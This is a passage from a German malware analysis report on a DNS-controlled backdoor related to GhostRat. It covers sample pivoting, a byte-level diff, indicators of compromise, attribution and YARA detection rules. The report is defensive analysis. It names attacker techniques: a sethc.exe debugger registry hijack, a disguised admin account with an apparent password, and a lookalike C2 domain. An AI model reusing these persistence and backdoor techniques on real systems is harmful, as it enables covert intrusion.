Aufgrund dieser Tatsachen ist es wahrscheinlich, dass das Sample nur einen Teil einer größeren Infektionskette und vielleicht sogar Kampagne darstellt. Es handelt sich bei dem Sample um ein **Remote-Access-Tool (RAT)**, welches mit mäßiger Wahrscheinlichkeit nach einer initialen Infektion und Privilege-Escalation mit erhöhten Rechten ausgeführt wird, um nach der Kompromittierung vollen, versteckten und dauerhaften Zugriff auf das System zu gewährleisten. Mit diesem Zugriff ist es anschließend möglich, beliebige Befehle auszuführen, um so beispielsweise Informationen zu extrahieren oder weitere Systeme zu kompromittieren.

4 Pivoting

Ausgehend vom Prüfungssample wurden verschiedene Versuche unternommen, Ähnlichkeiten oder Abgrenzungen zu anderen Samples zu identifizieren.

Besonders auffällig ist dabei die äußerst nahe Verwandtschaft zum Sample `22d556db39bde212e6dbaa154e9bcf57527e7f51fa2f8f7a60f6d7109b94048e` . Bis auf drei Bytes ist dieses Sample mit dem gegebenen Sample `5c4e21dd928d05b816af7434efa3e88fd62c339a86a12fdeb7dc874cc514cf50` identisch. Neben anderen Theorien ist die wahrscheinlichste Erklärung eine absichtliche Veränderung des Hash Werts, um einfache Signaturerkennungen mithilfe von File Hashes zu umgehen.

Außerdem fällt eine Überschneidung von verwendeten Domains auf. Die **Domain „microsoft-ns1.com“** wird neben den beiden eng verwandten Samples von einem weiteren verwendet. Während das Prüfungssample und das eng verwandte Sample die URL „api.microsoft-ns1.com“ nutzen, kann im Sample `0f72e9eb5201b984d8926887694111ed09f28c87261df7aab663f5dc493e215f` die Domain **„home.microsoft-ns1.com“** gefunden werden.

Eine weitere Übereinstimmung wurde in der **Implementierung eines CRC-32 Hashes gefunden**. Eine **bytegenaue Überschneidung** genau dieser Implementierung wurde neben dem Prüfungssample und dessen engen Verwandten in **sieben** weiteren Samples gefunden, unter anderem in dem Sample, welches ebenfalls die Domain **„microsoft-ns1.com“** verwendet.

Die meisten der definierten YARA Regeln matchen nur mit dem Prüfungssample. Es kann auf dieser Grundlage davon ausgegangen werden, dass das Prüfungssample in seiner Implementierung zwar vielleicht wenige entfernte Ähnlichkeiten mit anderen Samples aufweist, aber der Großteil, dessen Funktionalität explizit für dieses Sample entwickelt oder angepasst wurde.

4.1 Enge Verwandtschaft der Samples

Nachdem die Ergebnisse von diversen YARA Regeln eine enge Verwandtschaft zwischen dem Sample `5c4e21dd928d05b816af7434efa3e88fd62c339a86a12fdeb7dc874cc514cf50` und dem Sample `22d556db39bde212e6dbaa154e9bcf57527e7f51fa2f8f7a60f6d7109b94048e` vermuten lassen, konnte dieser Verdacht mithilfe eines Tools zum bitweisen Vergleich [6] bestätigt werden.

In Abbildung 35 ist der grafische Output des Tools zu sehen. Alle Abweichungen der beiden verglichenen Dateien sind in Rot dargestellt und am Rand markiert. Bei genauem Hinsehen fallen in der Grafik zwei Punkte am linken Bildrand auf. Diese markieren die auf selber Höhe befindlichen Abweichungen, die wiederum durch kleine Punkte im Inneren der Farbblöcke zu erkennen sind. Die ermittelte Abweichung ist demnach sehr gering. Der zusätzliche Konsolenoutput des Tools liefert die **AbsolutVirtualAddresses** der Abweichungen (siehe Tabelle 2)

Im Fall der oben genannten Samples zeigt sich die Abweichung beider Samples voneinander in drei Bytes. Während sich im Sample `22d556db39bde212e6dbaa154e9bcf57527e7f51fa2f8f7a60f6d7109b94048e` an den Adressen „1000d495“, „1000f640“ und „1000f641“ nur Nullen befinden, besitzen die Bytes an denselben des anderen Samples die hexadezimalen Werte 10h und 20h (siehe Tabelle 3)



Abbildung 35: Bitweiser Vergleich der beiden Observables

DIFF TABLE

Section	AbsolutVirtualAddress
b'.text\x00\x00\x00'	0x1000d495
b'.rdata\x00\x00'	0x1000f640

Tabelle 2: Konsolenoutput des BinDiff Tools

Eine mögliche Erklärung könnten versteckte Flags sein, die das Verhalten der Malware beeinflussen. Für eine solche Funktionalität müsste jedoch ein lesender Zugriff auf die genannten Speicherstellen erfolgen, um anhand des enthaltenen Werts ein bestimmtes Verhalten zu zeigen. Ein direkter Zugriff auf diese Adressen konnte während der statischen Analyse jedoch nicht festgestellt werden und eine zusätzliche, dynamische Analyse mit Bezug auf die Adressen konnte aus zeitlichen Gründen nicht umgesetzt werden. Da es aufgrund der durchgeführten Analysen keinen Hinweis auf eine beschriebene Verwendung der Adressen gibt, musste von dieser Erklärung Abstand genommen werden.

Nach den durchgeführten Analysen wird am wahrscheinlichsten angesehen, dass die Veränderungen dem Zweck dienen, dass Signaturerkennungen von Antivirenprogrammen umgangen werden sollen. Die Veränderungen finden in der .text und in der .data Section der Datei statt. Ein einfaches Verändern eines beliebigen Bytes in der .data Section kann durch eine zusätzliche Veränderung eines Bytes in der .text Section ergänzt werden. Auf diese Weise wird auch die Erkennung mithilfe von Hashes, die nur über die .text Section gebildet werden, verhindert.

5c4e...cf50			22d5...048e		
1000d493 00	??	00h	1000d493 00	??	00h
1000d494 00	??	00h	1000d494 00	??	00h
1000d495 10	??	10h	1000d495 10	??	00h
1000d496 00	??	00h	1000d496 00	??	00h
1000d497 00	??	00h	1000d497 00	??	00h
1000f63e 00	??	00h	1000f63e 00	??	00h
1000f63f 00	??	00h	1000f63f 00	??	00h
1000f640 10	??	10h	1000f640 10	??	00h
1000f641 20	??	20h	1000f641 20	??	00h
1000f642 00	??	00h	1000f642 00	??	00h
1000f643 00	??	00h	1000f643 00	??	00h

Tabelle 3: Tabellarische Darstellung der Abweichungen zwischen den Observables

Nicht eindeutig zu erklären ist die Veränderung von zwei Bytes in Folge in der .data Section. Selbst eine Veränderung von einem Byte hätte das gesetzte Ziel erreicht.

Aufgrund der überaus engen Verwandtschaft lassen sich die Ergebnisse aus den Analysen, die das eine Sample betreffen, auch auf das andere Sample übertragen. Im Rahmen dieses Reports werden daher die Samples `5c4e21dd928d05b816af7434efa3e88fd62c339a86a12fdeb7dc874cc514cf50` und `22d556db39bde212e6dbaa154e9bcf57527e7f51fa2f8f7a60f6d7109b94048e` abseits dieses Abschnitts als äquivalent angesehen und als „Prüfungssample“ gleichermaßen betitelt.

4.2 Die Domain microsoft-n1.com

Ein im Prüfungssample enthaltener String ist die URL „api.microsoft-ns1.com“. Die Subdomain „api“ konnte mithilfe von YARA Regeln nicht in weiteren Samples neben dem Prüfungssample gefunden werden. Wird der von der YARA Regel abgefragte String jedoch um die Subdomain reduziert, sodass nur noch **„.microsoft-ns1.com“** in der Regel enthalten ist, erzeugt die YARA Regel innerhalb der Samplecollection ein weiteres Match mit dem Sample `0f72e9eb5201b984d8926887694111ed09f28c87261df7aab663f5dc493e215f`. In diesem Sample wird die URL „home.microsoft-ns1.com“ verwendet. Dieses Sample wird ebenfalls im Report von Unit42 [14] erwähnt und taucht zudem auch bei den Matches der Byte-genauen Implementierung eines CRC-32 Hashes auf in Sektion 4.3.

Eine Recherche bei VirusTotal ergibt eine Zugehörigkeit zur Threat Kategorie **Trojan** und als Family Labels werden **„farfli“**, **„dbadur“** und **„r002c0gfo24“** genannt. Farfli ist dabei laut Malpedia eine andere Bezeichnung für **Ghost RAT**.

4.3 Bytegenaue Überschneidung einer CRC-32 Implementierung

Das Prüfungssample beinhaltet die Implementierung eines CRC-32 Hashes. In YARA-Rule 2 (siehe Appendix A.1) wird eine 31 Byte lange hexadezimale Repräsentation der Hasherzeugung definiert. Die Sample Collection liefert für diese Bytefolge eine Übereinstimmung mit dem Prüfungssample und sieben weiteren Samples. Wenn auch die vorhandene Implementierung nicht ungewöhnlich ist, ist eine Byte-genaue Übereinstimmung von der Länge von 31 Bytes

ungewöhnlich und könnte daher dennoch von Bedeutung sein. Eine genauere Betrachtung der matchenden Samples und deren Build Timestamps ist in Sektion 5.1 aufgeführt.

4.4 Nicht matchende YARA Regeln

Um Verwandtschaften oder Ähnlichkeiten zwischen dem Prüfungssample und weiteren Samples aus der Sample Collection zu finden, wurde das auf Prüfungssample auf Besonderheiten untersucht. Dabei wurde sowohl auf aussagekräftige Strings als auch auf auffällige Codestellen geachtet. Alle Auffälligkeiten wurden in YARA Regeln (siehe Appendix A) definiert und mit diesen eine Abfrage in der Sample Collection durchgeführt. Neben wenigen Regeln, die Matches mit anderen Samples erzeugten, erzeugte der Großteil der ausgeführten Regeln ausschließlich Matches mit dem Prüfungssample. Auf Grundlage der Anzahl und Bandbreite der definierten YARA Regeln und der geringen Übereinstimmung mit anderen Samples kann mit mittlerer Sicherheit festgestellt werden, dass das Sample wenig Ähnlichkeiten mit bereits bekannten Samples aufweist. Unterstützt wird diese Einschätzung durch die Aussagen aus dem Report von Unit42, in dem die Malware auch als „previously undocumented custom backdoor“ beschrieben wird [14].

YARA Regeln, die ausschließlich mit dem Prüfungssample matchen, können zudem als eindeutiges Erkennungsmerkmal für diese Malware verwendet werden. Eine Auswahl von YARA Regeln zur Identifikation wird in Appendix A.2 aufgeführt. Wichtig ist dabei zu beachten, dass während der Analyse kein weiteres Sample der gleichen Malware vorliegt. Die definierten YARA Regeln könnten daher zu spezifisch sein, um neue Versionen der gleichen Malware zu erkennen. Eine solche Prüfung ist mit den gegebenen Mitteln nicht möglich.

4.5 Indicators of Compromise

In dieser Sektion werden zentrale **Indicators of Compromise (IOC)** beschrieben, die darauf hinweisen können, dass ein System von der Malware betroffen ist. Obwohl das Vorhandensein dieser IOCs ein starkes Indiz für eine Infektion darstellt, bedeutet deren Abwesenheit nicht zwangsläufig, dass das System nicht kompromittiert wurde.

4.5.1 Domain-Name

Die Malware nutzt DNS zur Kommunikation mit dem C2-Server über DNS-Anfragen an die Basis-Domain `microsoft-ns1.com`. DNS- und Netzwerkverkehr mit dieser Domain sowie ihren Subdomains deutet auf eine Malware-Aktivität hin.

4.5.2 Admin-Konto mit charakteristischer Bezeichnung

Ein deutlicher Hinweis auf eine Kompromittierung ist das von der Malware erstellte Administratorkonto mit dem Namen `SUPPORT_388945c0`. Dieser Name ähnelt einem legitimen Microsoft-Support-Konto. Die geringfügige Abweichung vom echten Support-Konto deutet stark darauf hin, dass das System kompromittiert wurde.



Abbildung 36: Neuer Eintrag in der Administratorengruppe

4.5.3 Registry-Manipulationen

Die Malware manipuliert die Registry-Keys, indem sie einen Unterschlüssel für `sethc.exe` unter „Image File Execution Options“ erstellt und den Task-Manager als Debugger für `sethc.exe` festlegt. Diese Manipulation dient dem Zweck der Persistenz und der Privilege Escalation.



Abbildung 37: Taskmanager als Debugger von sethc.exe in der Registry

Weiterhin speichert die Malware eine Konfiguration als Wert 92 im ODBC-Eintrag unter dem Namenswert „M“ im Registry-Schlüssel `HKEY\_LOCAL\_MACHINE\textbackslashSoftware\textbackslashWOW6432Node\textbackslashODBC`. Dieser Wert stellt eine Zufallszahl dar, die im weiteren Verlauf der Ausführung mit dem CPU-Fingerprint gehasht wird. Dies ermöglicht es, das infizierte System für den C2-Server eindeutig zu identifizieren und zu adressieren. Die Manipulation ist in Abbildung 38 dargestellt.



Abbildung 38: Eintrag für den Registry Key ODBC\M

Insgesamt deuten solche Registry-Manipulationen stark darauf hin, dass das System kompromittiert wurde.

4.5.4 Mutex

Die Malware nutzt den Domainnamen „blogs.bing.com“ als Mutex zur Thread-Synchronisation. Der Mutex-Name soll legitim und vertrauenerweckend erscheinen, um die schädlichen Aktivitäten der Malware zu verschleiern. Das Vorfinden eines solchen Mutex kann ein Indikator für die Kompromittierung des Systems durch Malware sein.

4.5.5 Hashwert

Der Malware-Hashwert lautet: `5c4e21dd928d05b816af7434efa3e88fd62c339a86a12fdeb7dc874cc514cf50` und ist ein eindeutiger Indikator für ein kompromittiertes System.

5 Kontext und Attribution

Abschließend werden der Angriffskontext und die Angriffsziele betrachtet, und eine Attribution eines Akteurs wird versucht.

5.1 Angreifer

Zur Attribution des Angriffs können aufbauend auf den Analyseergebnissen der technischen Analyse im Rahmen dieses Projekts nur sehr grobe Aussagen getroffen werden. Unterstützend einfließende Informationen aus dem Unit42 Report [14] geben zwar zusätzliche Hinweise, können aber kaum durch eigene Analyseergebnisse untermauert werden und tragen dadurch nur schwach zur Attribution bei. In Kombination aller betrachteter Aspekte lässt sich der Akteur mit hoher Sicherheit als **APT** einstufen, jedoch nur mit niedriger Sicherheit eine **Zugehörigkeit zu den chinesischen Akteuren** vermuten.

Mit hoher Sicherheit lässt sich aussagen, dass hinter dem Angriff, in dessen Kontext das Prüfungssample verwendet wurde, ein gut ausgebildeter Akteur steht. Die Command and Control Kommunikation über DNS ist technisch anspruchsvoll und setzt sehr gute Fachkenntnisse und die nötigen Ressourcen zur Umsetzung voraus. Auf Basis der technischen Kenntnisse, der Aussage des Unit42 Reports[14], der möglichen Angriffsziele und der „origin“-Angabe „apt“ aus der Sample Collection, kann der Akteur mit hoher Sicherheit als **Advanced Persistent Threat (APT)** eingestuft werden.

Der Unit42 Report[14] ordnet den Angriff der **„Operation Diplomatic Specter“** zu, die sie wiederum staatlich unterstützten **chinesischen APTs** zuordnen.



Abbildung 39: Operation Diplomatic Specter (Bildquelle: [14])

Diese Zuordnung kann mithilfe der sonstigen Analyseergebnisse weder in ausreichendem Maße bestätigt werden, noch konnten konkrete Hinweise gefunden werden, die diese Zuordnung

widerlegen. Die von Unit42 angeführte, geteilte Infrastruktur mit anderen chinesischen APTs konnte im Rahmen dieses Projekts nicht bestätigt werden. Ebenso konnte auch die hands-on-keyboard Aktivität im Kontext der Command and Control Kommunikation nicht beobachtet werden, sodass kein aktives Zeitfenster als Analyseergebnis vorliegt. Auf sprachliche Auffälligkeiten wurde das Prüfungssample zwar ausgiebig und auch zusätzlich mit Fokus auf Mandarin untersucht, jedoch ließ sich keine sprachliche Abweichung zum Englischen feststellen. Da es sich sehr wahrscheinlich bei dem Prüfungssample um eine Malware handelt, die laut VirusTotal der Familie „farfli“ bzw. „GhostRat“ zugeordnet werden kann oder basierend auf der Analyse im Rahmen des Projekts zumindest eine Verwandtschaft mit GhostRat aufweist, kann ausgehend davon ein vager Bezug zu China hergestellt werden. Ghost Rat zählt neben der Lazarus Group, die sehr wahrscheinlich nordkoreanischen Bezug hat, mehrere wahrscheinlich chinesische Akteure auf, die als Verwender der Ghost Rat Malware Familie angesehen werden [12]. Ghost Rat und damit das hier vorliegende Sample kann auf dieser Grundlage als typischerweise von chinesischen Akteuren verwendete Malware beschrieben werden, sodass ein chinesischer Hintergrund des Prüfungssamples wahrscheinlich ist.

Eine **Zeitstempelanalyse** verwandter Samples kann im Rahmen der Analyse des Prüfungssamples nicht sinnvoll durchgeführt werden. Eine sichere Verwandtschaft besteht ausschließlich zwischen dem Sample mit dem Hash `5c4e21dd928d05b816af7434efa3e88fd62c339a86a12fdeb7dc874cc514cf50` und dem Sample mit dem Hash `22d556db39bde212e6dbaa154e9bcf57527e7f51fa2f8f7a60f6d7109b94048e` . Da beide innerhalb des Reports als identisch angesehen werden, losgelöst davon beide denselben build timestamp besitzen und auch die Betrachtungsmenge zu gering für eine statistische Betrachtung wäre, kann aufbauend darauf keine Aussage über die Aktivitätszeiten der Akteure getätigt werden.

Mit verschiedenen YARA Regeln wurde versucht, Verwandtschaften zu weiteren Samples zu finden, die möglicherweise eine weniger enge Verwandtschaft zeigen, aber dennoch Basis für eine Build Timestamp Betrachtung bieten. Eine ausreichende Samplemenge für eine solche Betrachtung konnte nur bei der YARA-Rule 2 (Appendix A.1) beobachtet werden. Alle Samples implementieren einen CRC-32 Hash auf einer Länge von 31 Bytes identisch. Eine Verwandtschaft wäre hier denkbar. Es gibt jedoch nur wenige Hinweise auf die Herkunft der gefundenen Samples. Vier Samples lassen sich keinem bestimmten Staat zuordnen. Neben den zwei Prüfungssamplehashes wird ein weiteres Sample `0f72e9eb5201b984d8926887694111ed09f28c87261df7aab663f5dc493e215f` der Familie Ghost Rat [12] zugeordnet. Zudem wird ein Sample der Malware Familie **„Chinoxy“** zugeordnet, welche ebenfalls hauptsächlich mit chinesischen Akteuren in Verbindung gebracht wird [9]. Im Gegensatz dazu enthalten die Matches auch ein Sample der Malware Familie **„Nemim“**, welches sowohl in der Sample Collection durch den „origin“-Wert „apt_samples_darkhotel“ als auch bei Malpedia einen Bezug zu dem südkoreanischen Akteur „Dark Hotel“ besitzt [10, 11]. In Kombination sorgen diese Erkenntnisse nur geringfügig für eine Unterstützung der Vermutung eines chinesischen Akteurs und werfen gleichzeitig Fragen auf über einen Zusammenhang zwischen dem Akteur hinter dem Prüfungssample und Dark Hotel.

Trotz des unsicheren Zusammenhangs der über die YARA-Rule 2 gefundenen Samples, wurde eine Build-Timestamp-Analyse über alle matchenden Samples durchgeführt. Im Zuge dessen wurden auch die Indicators of Compromise aus dem Unit42 Report[14] aufgeführt. Zwei Samples sind dabei in beiden Gruppen von Samples vorhanden. Alle Build Timestamps wurden in die entsprechende Zeitzone von China (UTC+8) bzw. Südkorea (UTC+9) versetzt und Stunden

spezifisch aufgeführt. Identische Build-Timestamps wurden auf einen reduziert. Es wurde die Anzahl der Samples für jede Stunde in der Tabelle 4 festgehalten.

China	rule 2	1						1	1	1				1				1			1			
	unit42 report		1						1		1							1						
South Korea	rule 2		1						1	1	1				1				1			1		
	unit42 report			1						1		1							1					
	Uhrzeit	00 - 01	01 - 02	02 - 03	03 - 04	04 - 05	05 - 06	06 - 07	08 - 09	09 - 10	10 - 11	11 - 12	12 - 13	13 - 14	14 - 15	15 - 16	16 - 17	17 - 18	18 - 19	19 - 20	20 - 21	21 - 22	22 - 23	23 - 24

Tabelle 4: Zeitstempelanalyse der gefundenen Observables

Zu erkennen ist eine Lücke in den Nachtstunden. Obwohl demnach die Build-Timestamps im Groben in die Aktivitätszeiten beider Länder passen, kann dieses Indiz nur sehr schwach in die Bewertung einfließen. Für eine stärkere Gewichtung reicht die Eindeutigkeit der Verwandtschaft, die Samplemenge und die Genauigkeit der Übereinstimmung aller Build-Timestamps mit dem Aktivitätszeitraum der Länder nicht aus.

Weder verwendete Imports, noch die der pdb-Pfade, noch die im Command and Control verwendeten IP-Adressen, noch die verwendete Domain „microsoft-ns1.com“ lassen Rückschlüsse auf den Ursprung der Malware zu.

5.2 Ziele

Über das konkrete Ziel, das mit dem Prüfungssample angegriffen werden sollte, lassen die Analyseergebnisse keine Aussage zu. Es lässt sich aber eine grobe Eingrenzung potenzieller Ziele definieren. Da es sich um eine PE-Datei handelt, ist das Zielbetriebssystem der Malware ein Windows System. Nach Informationen über den möglichen Infektionsvektor, die dem Report von Unit42 entnommen werden können, kann eine Infektion über eine Schwachstelle innerhalb eines Microsoft Exchange Servers vermutet werden. Basierend auf dieser Annahme wird bei den Zielen des Angriffs ein Microsoft Exchange Server vorausgesetzt. Eine solche Voraussetzung ist bei Privatpersonen in der Regel nicht gegeben, sodass diese als Ziel unwahrscheinlich sind. Bezogen auf die menschliche Interaktion, die für die Command and Control Struktur benötigt wird, kann auch davon ausgegangen werden, dass der entstehende Aufwand für einen breit gefächerten Angriff zu groß ist. Zu vermuten ist demnach mit hoher Sicherheit ein gezielter Angriff eines Unternehmens, einer Organisation oder Ähnliches oder der Angriff zielt alternativ im zweiten Schritt auf eine bestimmte Person eines Unternehmens ab und nutzt deren Zugehörigkeit zu einem Unternehmen oder Organisation als Einfallstor. Der Unit42 Report deutet an, dass die Malware auf ein konkretes Ziel zugeschnitten ist. Diese Einschätzung unterstützt die hier getätigte Aussage.

A Actionable Threat Intelligence

A.1 YARA Regeln zur Verwandtschaftsbestimmung

```
rule yara_rule_02 (CRC-32 Hash)
{
    strings:
        $hex_string = {8B C2 BE 08 00 00 00 A8
                       01 74 09 D1 E8 35 20 83
                       B8 ED EB 02 D1 E8 4E 75
                       EE 89 01 83 C1 04 42 }
    condition:
        $hex_string
}

rule yara_rule_21 (.microsoft-ns1.com)
{
  strings:
            $hex_string = { 2E 6D 69 63 72 6F 73 6F
                            66 74 2D 6E 73 31 2E 63
                            6F 6D 00 }
     condition:
        $hex_string
}
```

A.2 YARA Regeln zur Identifikation des Samples

```
rule yara_rule_19 (Abc159753@)
{
    strings:
        $hex_string = { 41 00 62 00 63 00 31 00
                        35 00 39 00 37 00 35 00
                        33 00 40 }
    condition:
        $hex_string
}

rule yara_rule_20 (SUPPORT_388945c0)
{
    strings:
        $hex_string = { 53 00 55 00 50 00 50 00
                        4F 00 52 00 54 00 5F 00
                        33 00 38 00 38 00 39 00
                        34 00 35 00 63 00 30 }
    condition:
        $hex_string
}
```

```
rule yara_rule_08 (System Up Time:\t\t%dd, %dh, %dm, %ds\r\n)
{
    strings:
        $hex_string = { 53 79 73 74 65 6D 20 55
                        70 20 54 69 6D 65 3A ??
                        ?? 25 64 64 2C 20 25 64
                        68 2C 20 25 64 6D 2C 20
                        25 64 73 }
    condition:
        $hex_string
}
```

Tabellenverzeichnis

Abbildungsverzeichnis

Quellenverzeichnis

[1] *BuiltIn Domain User Accounts*. Letzter Zugriff: 25.09.2024. URL: https://www.serverbrain.org/active-directory-infrastructure-2003/builtin-domain-user-accounts.html.

[2] *Domain names - implementation and specification*. RFC 1035. Nov. 1987. DOI: 10.17487/RFC1035. URL: https://datatracker.ietf.org/doc/html/rfc1035#section-4.

[3] *Domain names - implementation and specification*. RFC 1035. Nov. 1987. DOI: 10.17487/RFC1035. URL: https://datatracker.ietf.org/doc/html/rfc1035#section-3.2.2.

[4] Vladimir Ksinant u. a. *DNS Extensions to Support IP Version 6*. RFC 3596. Okt. 2003. DOI: 10.17487/RFC3596. URL: https://datatracker.ietf.org/doc/html/rfc3596#section-2.1.

[5] Tran Duc Le u. a. „Exploring Common Malware Persistence Techniques on Windows Operating Systems (OS) for Enhanced Cybersecurity Management". In: Nov. 2023, S. 107–149. ISBN: 9781003369042. DOI: 10.1201/9781003369042-7.

[6] Artur Leinweber. *Tool zum Bitweisen Vergleich*. Letzter Zugriff: 22.09.2024. 2024. URL: https://gitlab.internet-sicherheit.de/hypersis/hypersis-ifis/-/blob/main/misc/bin_diff/bin_diff_image.py?ref_type=heads.

[7] m365guy. *Hunting and Responding to ProxyShell Attacks*. Letzter Zugriff: 25.09.2024. 2022. URL: https://m365internals.com/2022/10/18/hunting-and-responding-to-proxyshell-attacks/.

[8] m365guy. *Investigating ProxyLogon Attacks and how to mitigate it*. Letzter Zugriff: 25.09.2024. 2022. URL: https://m365internals.com/2022/10/16/investigating-proxylogon-attacks-and-how-to-mitigate-it/.

[9] Malpedia. *Chinoxy (Malware Family)*. Letzter Zugriff: 22.09.2024. URL: https://malpedia.caad.fkie.fraunhofer.de/details/win.chinoxy.

